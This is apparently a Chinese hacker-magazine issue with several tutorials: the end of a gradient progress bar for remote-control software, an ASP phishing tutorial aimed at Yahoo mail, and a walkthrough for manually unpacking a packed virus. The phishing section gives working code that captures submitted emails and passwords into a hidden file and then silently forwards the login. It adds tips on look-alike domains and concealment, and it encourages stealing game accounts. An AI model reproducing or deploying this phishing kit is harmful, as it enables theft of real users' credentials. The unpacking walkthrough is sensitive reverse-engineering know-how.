g = (GetGValue(m_clrEnd) - GetGValue(m_clrStart));
b = (GetBValue(m_clrEnd) - GetBValue(m_clrStart));
int nSteps;
nSteps = max(abs(r), max(abs(g), abs(b)));
```

其中 GetRValue、GetGValue 和 GetBValue 函数分别表示获取颜色中红色、绿色和蓝色的值；m_clrEnd 和 m_clrStart 分别表示进度条起点的颜色与终点的颜色，以上两个变量在 CGradient Progress 类的构造函数中定义：

```
m_clrStart = COLORREF(RGB(255, 0,0));
m_clrEnd =          COLORREF(RGB(0,0,255));
```

以上源代码把进度条起点的颜色声明为红色，把进度条终点的颜色声明为蓝色，彩色进度条的效果就是从红色渐变到蓝色。r、g、b 分别表示进度条起点与终点“三原色”的颜色差，nSteps 取三个值中最大的一个，作为颜色渐变的次数。

2、颜色渐变的长度步进

进度条的长度为rectClient.right，进度条颜色渐变的次数为nSteps，因此颜色渐变的长度步进为：

```
float fSteps;
fStep = (float)rectClient.right / (float)nSteps;
```

3、三原色颜色步进

同理，进度条起点与终点三原色的色差分别为r、g和b，进度条颜色渐变的次数为nSteps，因此，三原色颜色步进分别为：

```
    float rStep, gStep, bStep;
rStep = r/(float)nSteps;
gStep = g/(float)nSteps;
bStep = b/(float)nSteps;
```

4、绘出彩色进度条

在得到了颜色渐变的次数、颜色渐变的长度步进以及三原色的颜色步进之后，就可以着手绘出彩色进度条了。

首先使用for循环语句，其循环变量的取值为颜色渐变的次数。也就是说，每次颜色渐变都要绘制进度条：

```
for (int iOnBand = 0; iOnBand < nSteps; iOnBand++)
```

接下来在for循环中使用SetRect函数设置绘画的范围：

```
RECT rectFill;
::SetRect(&rectFill, (int)(iOnBand * fStep), 0,
(int) ( (iOnBand+1) * fStep),rectClient.bottom+1);
```

SetRect函数是一个windows API函数，用来设置指定矩形的坐标。也就是把rectFill代表的矩形的左、上、右、下坐标分别设置成(int)(iOnBand * fStep)、0、(int) ((iOnBand+1) * fStep)和rectClient.bottom+1。以上代码将每次颜色渐变的区间设置为矩形rectFill，然后使用三原色的颜色步进设置颜色的渐变：

```
CBrush brush;
brush.CreateSolidBrush(
RGB(
GetRValue(m_clrStart) + rStep*iOnBand,
GetGValue(m_clrStart) + gStep*iOnBand,
GetBValue(m_clrStart) + bStep *iOnBand
    )
                    );
```

其中CreateSolidBrush是CBrush类的成员函数，其作用是创建由RGB确定的颜色画刷。大家需要注意的是RGB中三原色的值，为三原色的起始值加上三原色颜色步进与渐变次数的乘积。

之后，使用自定义扩展类memDC的对象绘出彩色进度条：

```
CMemDC memDC(pDC);
memDC.FillRect(&rectFill,&brush);
```

其中FillRect是CMemDC类的父类CDC的成员函数，其作用是用自定义的brush在rectFill指定的区间内绘出彩色进度条。

接着我们使用CBrush类的成员函数DeleteObject将创建的画刷删除：

```
brush.DeleteObject();
```

程序写到这里，我们前面定义的变量maxWidth，也就是当前进度条的长度，该登场了。前面已经提到，颜色渐变的进度应该与当前进度条的进度相同，如果颜色渐变的进度（rectFill.right）大于当前进度条的进度时（maxWidth），则应该将多出来的颜色渐变的进度设置为指定颜色：

```
if (rectFill.right > nMaxWidth)
{
::SetRect(&rectFill, nMaxWidth, 0, rectClient.right, rectClient.bottom);
brush.CreateSolidBrush(RGB(255,0,255));
memDC.FillRect(&rectFill, &brush);
brush.DeleteObject();
return;
}
```

通过以上程序，在你的远程控制软件中就产生了一个很“炫”的数字彩色进度条。

（文章中所涉及的相关代码及工具都已经收录在光盘中）

编辑点评：

数字彩色进度条最近见得比较多，的确是很“炫”，不过还见到了一种3D效果的，感觉也不错哦！

用Asp编写钓鱼网页盗Yahoo邮箱

文 西北工业大学软件与微电子学院2008级7班 李劼杰

从本文您可以学到：

1、了解网络钓鱼

2、利用ASP实现简单钓鱼

3、存放在网络上的信息如何进行保护

网络钓鱼不是什么新兴的技术，在当今更是应用得非常普遍。今天我们就来了解一下用Asp怎样编写一个钓鱼网页，盗取Yahoo的邮箱，以及如何对所盗得的信息进行保护，不让他人窃取。

钓鱼方式窃取信息的重点是将信息截留，然后再提交到正常页面，用户看似正常登录，其实密码不知不觉已经被我们拿到了。

获取邮箱登录表单

这个是最基础的工作，我们必须获得用户登录的表单以及其中的一些元素才可以自己伪造提交地址对用户进行欺骗。打开页面http://mail.yahoo.cn，右键查看源代码，直接搜索文本“<form”可以找到我们需要的表单。

把一些无用的代码全部去掉，比如广告那些，最终提取到必须的一些信息。大家来看看这个最简短的登录表单，不必要的东西我全部删除了，代码如下：

```
<form id="loginform" method="post" name="loginform" action="https://edit.bjs.yahoo.com/config/login" autocomplete="off">
<input type="text" value="" name="login" class="inp" id="emailinput" />
<input type="password" name="passwd" class="inp" id="passinput"/>
<button name="submit" class=btn1 type=submit>登录</button>
</form>
```

表单的名字叫做loginform，通过post方法提交，邮件地址和密码提交到https://edit.bjs.yahoo.com/config/login，邮件名是存放在login这个文本框中的，而密码则是存放在passwd文本框中。明确了这点之后就可以自己来修改提交的地址，以及对提交的密码进行保存。

我们将action提交的地址改成check.asp，然后自己写一段接收密码的asp代码，将其保存为check.asp。在截取了密码之后，我们还必须将它正常提交出去，如果不能正常提交，必定会引起用户的怀疑。

上面只贴出了最主要的代码，在实际应用时登录页面中的元素必须和 http://mail.yahoo.cn 保持一致，看上去应该基本一样。其实只删除其中的一些脚本就行了，不删除的话可能会在页面中出现脚本错误。

编写代码截取密码

首先需要指出的是，**表单中提交的信息只能从一个页面直接传递到另一个页面，而不能从一个页面非常直接地连续传递两个页面。**

比如说从 mail.html 先传递给 check.asp，然后再转向到 check1.asp。这时候 check.asp 可以接收到 mail.html 中的数据，而 check1.asp 则不能接收到。所以，我们需要在 check.asp 中再次输出一个基本相同的表单，用这个表单向 https://edit.bjs.yahoo.com/config/login 提交信息。

看完下面的代码大家就明白了，Check.asp 的代码如下：

```
<%
dim username,password      '声明两个变量 username 和 password
username=request("login")      '取得邮件地址
password=request("passwd")      '取得密码
if username<>"" and password<>"" then      '如果邮件地址和密码都不为空，则保存
set fso=server.createobject("scripting.filesystemobject")      '建立fso对象
set fish=fso.opentextfile(server.mappath("passfile.asp"),8,true)      '打开文件passfile.asp进行写入，如果文件不存在则创建
fish.writeline username & "————————————" & password      '写入邮件地址和密码
fish.close      '关闭文件
set fso=nothing      '释放fso对象
end if
%>
<script language=vbscript>
sub window_onload
settimeout "bingker","1000"      '页面载入后一秒钟触发bingker过程
end sub
</script>
<script language=vbscript>
sub bingker
document.form1.submit      '直接将表单进行提交
end sub
</script>
<form id="form1" method="post" name="form1" action="https://edit.bjs.yahoo.com/config/login" autocomplete="off">
<input type="hidden" size="0" value="<%=request("login")%>" name="login" class="inp" id="emailinput" />
<input type="hidden" size="0" name="passwd" value="<%=request("passwd")%>"class="inp" id="passinput"/>
</form>
```

在后一段代码中大家看到有写一个表单 form1，其中的 login 和 passwd 我都设置成了 hidden，也就是不可见。用户在页面上只能看到一个空白，但是邮件地址和密码却传递出去了。

根据网速，一秒钟后提交是比较理想的，当然也可以设置得更小，比如说 500 毫秒，这里是以 ms 为单位的，1000ms 为一秒。虽然登录的时候会出现一秒钟的空白，但对于一般的用户来讲，一秒钟的空白是可以接受的。

经过测试，上面的代码完全可以截取到密码，并且正常地登录邮箱，这也是 yahoo 邮箱的一大 bug，居然没有对数据是否为外部提交进行判断。网易邮箱这一点做得非常好，外部提交不能登录成功，其它主流邮箱的测试就留给大家来完成了。

保护得到的密码

对于所取得的密码，我们十分有必要进行一定的保护，几年前非常火爆的“阿拉 QQ 大盗”密码文件泄露就是个例子。由于作者直接将密码保存到 txt 文件中，没有考虑对其进行保护，造成了经典地在 google 里面搜索 **inurl:qq.txt** 就可以盗得邮箱的事情，呵呵，当然，这也跟使用者的安全意识不太高有关。

大家在看上面的代码时一定发现了，我们是将密码保存到一个 asp 的文件 passfile.asp 中。为什么要是 asp 文件呢？大家请看我在文件开头处插入的代码：

```
<%
if request("nohack")<>"123" then      '设置访问的密码，如果没有密码或者密码错误，则停止输出文本
response.end
end if
%>
```




图1　直接访问 passfile.asp 显示为空白

可以看出，如果我们直接访问 passfile.asp，看到的将是一片空白，如图 1 所示：




图2　加上参数 nohack=123 后显示截取的密码

只有当我们访问 passfile.asp?nohack=123 的时候才可以看到截取的密码，如图 2 所示：

这是保护密码信息的一个非常简单的方法，密码可以随便设置。当然了，保护密码的方法还有很多，比如说保存到数据库中，或者是在 asp 文件中插入错误代码。

应用中应该注意的问题

钓鱼攻击是有一定的局限性的，首先你不可能将自己的钓鱼页放到目标网站的同一个服务器上，也不能通过目标网站的域名来进行访问，但是，我们可以伪造，尽量做得相似就行了。

比如说我们这里是盗 yahoo 的邮箱账号，它的域名是 mail.yahoo.cn，那么就可以伪造一个诸如 mail.yahoo.nohack.cn 的三级域名，对用户进行欺骗。还有就是，如果将截取的页面命名为 check.asp，当用户提交的时候地址栏中就会出现一个 check.asp，而且还会停留长达一秒钟，所以最好将这个页面命名为 index.asp，action 中的地址直接填上 action="/" 就可以向其提交数据了，地址栏中是不会出现任何变化的。

Yahoo 邮箱钓鱼的应用就介绍到这里吧，大家还可以尽量多发挥，盗取其他页面上的账号信息，比如说网络游戏。呵呵，这个就看你的兴趣了，欢迎大家到论坛与我交流，ID 是冰域剑客。

（文章中所涉及的相关代码及工具都已经收录在光盘中）

编辑点评： yahoo 的这个 bug 都这么久了，还没有处理啊？小编偶真是佩服之至了！ 责任编辑

Cracker 10086新年

迎接了元旦，又准备跨进2009年的春节了，小编在这里祝大家新春快乐，万事如意！据百度记载，春节是中国民间最隆重、最富有特色的传统节日，一般指除夕和正月初一，是一年的第一天，又叫阴历年，俗称“过年”。我们这边过年的时候，根据以往的习俗，新年新气象，理头发、刮胡子、剪指甲、穿新衣服等等，很多都是曾经很喜欢的。但是随着社会的发展和年龄的增长，总觉得现在的春节都失去了原有的意义。以前春节大年初一的，我还在家里玩破解，不过今年我决定给自己放放假，也希望大家过一个有美好回忆的春节。

每月破资源

1、CFF Explorer

这是一个脱壳后的减肥工具，很多人对程序做减肥，首先想到的可能是 LordPE。但是随着技术的发展，和牛人们的倾情贡献，现在的工具是越来越多了。俗话说得好，不要吊死在一棵树上嘛。

2、Windows CE API手册v2.0

引用原话："本手册收录并翻译了MSDN Library for Visual Studio 2008中超过2000个API函数和宏的资料信息，分为：系统函数、COM函数、驱动函数、网络通信4个大类，并具有以下特点：

（1）资料权威。本手册中收录的绝大多数函数和宏都取自微软MSDN，权威性比较有保证。部分从DLL中找到的API在MSDN中尚未介绍，我们收录这部分MSDN未介绍的API主要是认为这些API似乎比较重要，希望有熟悉这部分API使用的高手能够多多指教。

（2）分类详细。本手册根据API函数的功能进行了详细分类，方便读者学习API，提高学习效率。

（3）提供编程示例和开发经验。本手册取自Xarm开发系统，我们已经用Xarm系统试验了1000个左右的函数，在试验中获得的经验教训都保存在本手册中。用户使用本手册除了可以查询函数的使用方法，还可以参考我们提供的心得体会加深对API的理解。

（4）不断更新。"

3、Windows核心编程

本书是讲解Windows操作系统内部机制的一本专著，作者从基本概念入手，全面系统地介绍了Windows底层实现机制、Windows应用程序的基本构件（包括进程、线程、内存管理、动态链接库、线程本地存储和Unicode）以及各类Windows API等，并列举了大量应用程序示例，精辟地分析了Windows编程的各个难点和要点，为掌握Windows编程技巧提供了一条有效的捷径。附件压缩包内含《Windows核心编程》PASCAL代码、《Windows核心编程》PDF、《Windows核心编程》三部分。

手动脱未知壳

□ December

从本文你可以学习到：
如何手工脱未知壳

未知壳，是与已知壳相对而言的，世上本没有"壳"，但写的人多了，壳就出来了。未知壳，是我们在破解中经常会碰到的，只要你是玩破解的，就无可避免地会遇上，如果还没遇上的话，那只是时间问题而已。所以，学习脱未知壳，也是非常重要的一课，这一次我就给大家介绍一下关于脱未知壳的一些方法。

这一次给大家带来的目标程序是一个文件夹病毒，呵呵，别担心，如果你要跟着学习的话，可以在虚拟机或者影子系统等环境下进行，因为未知壳的病毒木马占有绝对的强势。嗯，废话不多说了，马上将目标程序拖进peid中，扫描的结果如图1。




图1 peid扫描结果

可以看见**Nothing found [Overlay] ***吧？就是未知壳的意思，后面还有一个附加数据。按照我的经验，可以暂时先主观地认为它是一个易语言程序，为什么这么认为呢？玩过易语言的人都知道，独立编译的时候，易语言会把一些库文件附加到程序的后面，这样程序才可以在没有安装易语言的系统中很好地运行起来。这只是一个暂时的判断，因为有些病毒也会出现有附加数据的情况，所以判断不能太绝对了。好了，现在将目标程序丢进OD里面去看看吧：

```
00401190 >  52              push    edx                    ; ntdll.
KiFastSystemCallRet   /// 入口点，入口点不等于OEP，大家别搞错了
00401191    2BD2            sub     edx, edx
00401193    53              push    ebx
00401194    51              push    ecx
00401195    50              push    eax
00401196    56              push    esi
00401197    57              push    edi
00401198  ^ 0F84 C2FFFFFF   je      00401160
0040119E  ^ 74 8D           je      short 0040112D
004011A0    D219            rcr     byte ptr [ecx], cl
004011A2  ^ 71 96           jno     short 0040113A
004011A4    8EA0 E847724E   mov     fs, word ptr [eax+4E7247E8]
004011AA    1363 85         adc     esp, dword ptr [ebx-7B]
004011AD    19E3            sbb     ebx, esp
004011AF    A7              cmps    dword ptr [esi], dword ptr es:
[e>
004011B0  ^ E3 C1           jecxz   short 00401173
```

从上面代码可以看出什么呢？是不是什么都看不出来？嗯，很正常，因为可能被加了一些生僻壳，或者作者对代码做了处理，但是不要认为这会很难，我们要迎难而上，给自己一点信心，要相信自己，这一点很重要。

00400000	00001000	2		PE 文件头	Imag	R	RWE
00401000	00006000	2	.text	代码,重定位	Imag	R	RWE
00407000	00001000	2	.rdata	输入表	Imag	R	RWE
00408000	00002000	2	.data	数据	Imag	R	RWE
0040A000	00022000	2	.data		Imag	R	RWE
0042C000	00007000	2	.rsrc	资源	Imag	R	RWE

图2 查看内存

其实在最开始刚看的时候我也无从入手，但是我的手经常不安分，习惯去看看"内存"，如图2。

我在.data段，信息如下：

```
Memory map, 条目 24
地址=0040A000
大小=00022000 (139264.)
属主=2        00400000
区段=.data
类型=Imag 01001002
访问=R
初始访问=RWE
```

先按F2下个断点，再按F9运行看看：

```
00401367    8100 BD6476ED   add     dword ptr [eax], ED7664BD
 /// 中断在这里
0040136D  ^ E9 92FEFFFF     jmp     00401204     /// 这里是回跳的
00401372    204B 98         and     byte ptr [ebx-68], cl
00401375    8003 B9         add     byte ptr [ebx], 0B9
00401378    04 48           add     al, 48
0040137A    BE 89D4611F     mov     esi, 1F61D489
0040137F    A9 EEE465A8     test    eax, A865E4EE
00401384    B9 6A558B32     mov     ecx, 328B556A
00401389    D2E8            shr     al, cl
0040138B  ^ 0F85 D6FFFFFF   jnz     00401367
00401391    0F83 1D000000   jnb     004013B4     ///这里跳得很深
00401397    CA 3D3E         retf    3E3D
```

在00401391处F2下断点，F9运行起来：

```
004013A8    F8                clc
004013A9    0F83 DCFFFFFF jnb     0040138B
004013AF    0392 50C87883 add     edx, dword ptr [edx+8378C850]
/// 中断在这里
004013B5    C3                retn
```

F8走几下来到以下代码处：

```
0040124E  ? /0F85 AD010000 jnz    00401401     /// 走到这里
00401254  ? |0F82 97010000 jb     004013F1  /// 这里又跳得很深
0040125A  ? |CA 9D09          retf    99D
```

在00401254处F2下断点，F9运行会中断在该处，断下后不断F8，来到如下代码处：

```
0040140F  ? /E9 6D280000    jmp     00403C81     //// 跳向OEP了
00401414  ? |B0 F9            mov     al, 0F9
00401416  ? |D21D E8F43280 rcr     byte ptr [8032F4E8], cl
```

0040140F处的jmp就是飞向光明之巅的地方了，赶紧F8一下，来到OEP处：

```
00403C81    55              push    ebp
00403C82    8BEC            mov     ebp, esp
00403C84    6A FF           push    -1
00403C86    68 F0724000     push    004072F0
00403C8B    68 F4504000     push    004050F4
```

看到了吗？你不会傻了吧？不敢相信自己能脱掉吗？忘了下一步怎么做是不是？没关系，我来告诉你吧！马上启动LordPE，选择所在的进程，如图3。




图3　LordPE抓取映像

选择**"dump full"**即可抓取下来了，将自动保存为**"dumped.exe"**。接着启动ImportREC，修复dump下来的程序，选择所在进程，输入**oep=3c81**，然后点"AutoSearch"，将会自动搜索IAT。接着点**"Get Imports"**，如图4。




图4　ImportREC修复

可以看到函数都找到了，最后点"Fix Dump"修复。403c81这个入口点你可能会觉得陌生，既然是到oep了，那么现在使用OD自带的那个搜索功能看看吧，如图5。




图5　搜索

你能看出什么吗？大家注意以下代码：

```
004017C7    mov     dword ptr [esp], 0040814C      ASCII "krnln.fnr"
004017DE    push    00408140                       ASCII "krnln.fne"
```

你一定不会陌生，因为它们就标志着目标是易语言程序，与我当初所想完全吻合。还记得前面查壳时结果中的附加数据吗？附加数据不加上去，程序是运行不起来的，就算是病毒又咋样？如图6。




图6　运行不起来

看到了吧？所以接下来就是把附加数据补上去。怎么补呢？在以前可能比较麻烦，但在工具发达的今天，完全可以使用peid的一个插件就可以轻松完成，如图7。选择"Overlay 1.0"就可以启动插件了，如图8。




图7　peid插件

资源文件：选择未脱壳的程序；目标文件：选择已脱壳的程序。最后点"复制附加数据"，下面就会提示复制成功，然后会自动生成一个备份文件dumped_.BAK，最后运行一下补上附加数据后的程序，如图9，正常运行了。

